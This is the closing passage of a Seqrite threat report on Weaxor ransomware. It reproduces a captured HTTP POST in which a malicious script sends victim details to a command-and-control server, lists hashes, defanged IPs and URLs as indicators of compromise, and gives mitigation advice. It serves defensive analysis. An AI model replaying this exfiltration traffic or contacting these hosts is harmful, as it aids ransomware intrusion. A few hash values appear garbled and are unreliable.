


Fig 26

Illustrates data transfer between the victim and C2 server using the JavaScript file.

```
POST /Ujdu8jjooue/biweax.php HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
Content-Type: multipart/form-data; boundary=-----
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:130.0)
Content-Length: 1889
Host: 193.143.1.139

-----
Content-Disposition: form-data; name="version"

1.0
-----
Content-Disposition: form-data; name="https_protocol"

NO
-----
Content-Disposition: form-data; name="hash"

-----
Content-Disposition: form-data; name="key_of_target"

-----
Content-Disposition: form-data; name="external_IP"

35.186.131.209
-----
Content-Disposition: form-data; name="internal_IP"
```

Fig 27

Subsequent C2 communication connects to **Weaxor ransomware's server** at **35.186.131.209**, likely for further stages of infection.

Status of C2 Servers

The identified C2 servers are **inactive**, limiting current threat propagation.

Indicators of Compromise (IOCs)

Hashes SHA-256:

- 4ef0a54cac7d8508ae5aac157d854fb74ca171d4868014dc1f55e393e74b6eec
- A2714b0c0a855cb299bb1f028554c28006362c68d2fa62465521cde1f0792bcb
- E21cbdbf6414ffc0ef4175295c7e188800a66b7b83302bd35b7e3fd6fabfccde
- b7d242aacf6725bbe33448991f793fdb1ed107e4d6c80ec19e9f4bd774318f6b
- 378f374d6b537b28c88b35e1186d41f876a3b189b776541bdfa2d6cbf-baab3a1
- 179b1f88b55532bd9a4093e6f654761fa404796b11a6c23acd109dfb7fad0039
- ceeb6d1255fa62732ff6efac3f4f30c8d43731ee680fca523a99flac48355224

IP Addresses / URLs:

- hxxps[:]//directxapps[.]shop
- 203[.]55[.]176[.]72
- 193[.]143[.]1[.]139
- 35[.]186[.]131[.]209

Detection covered by Seqrite:

Script.Trojan.Script.42926
Weaxor.Ransomware.49258.GC
Ransom.Weaxor.S34629609
Script.Downloader.49222
HEUR:Trojan.Win32.<***>
HEUR:Ransom.Win32.<***>



Recommendations for Mitigation

- Ensure Seqrite / Quick Heal is regularly updated with the latest definitions.
- Patch MSSQL servers and keep them updated.
- Use strong, unique passwords.
- Restrict MSSQL server network access.
- Monitor sqlps.exe usage and encoded PowerShell commands.
- Deploy robust EDR solutions to detect process injection and AMSI bypass attempts.

SEQRITE

Solitaire Business Hub, Office No. 7010 C & D,
7th Floor, Viman Nagar, Pune - 411014, India.

www.seqrite.com

All Intellectual Property Right(s) including trademark(s), logo(s) and copyright(s) are properties of their respective owners. Copyright © 2023 Quick Heal Technologies Ltd. All rights reserved.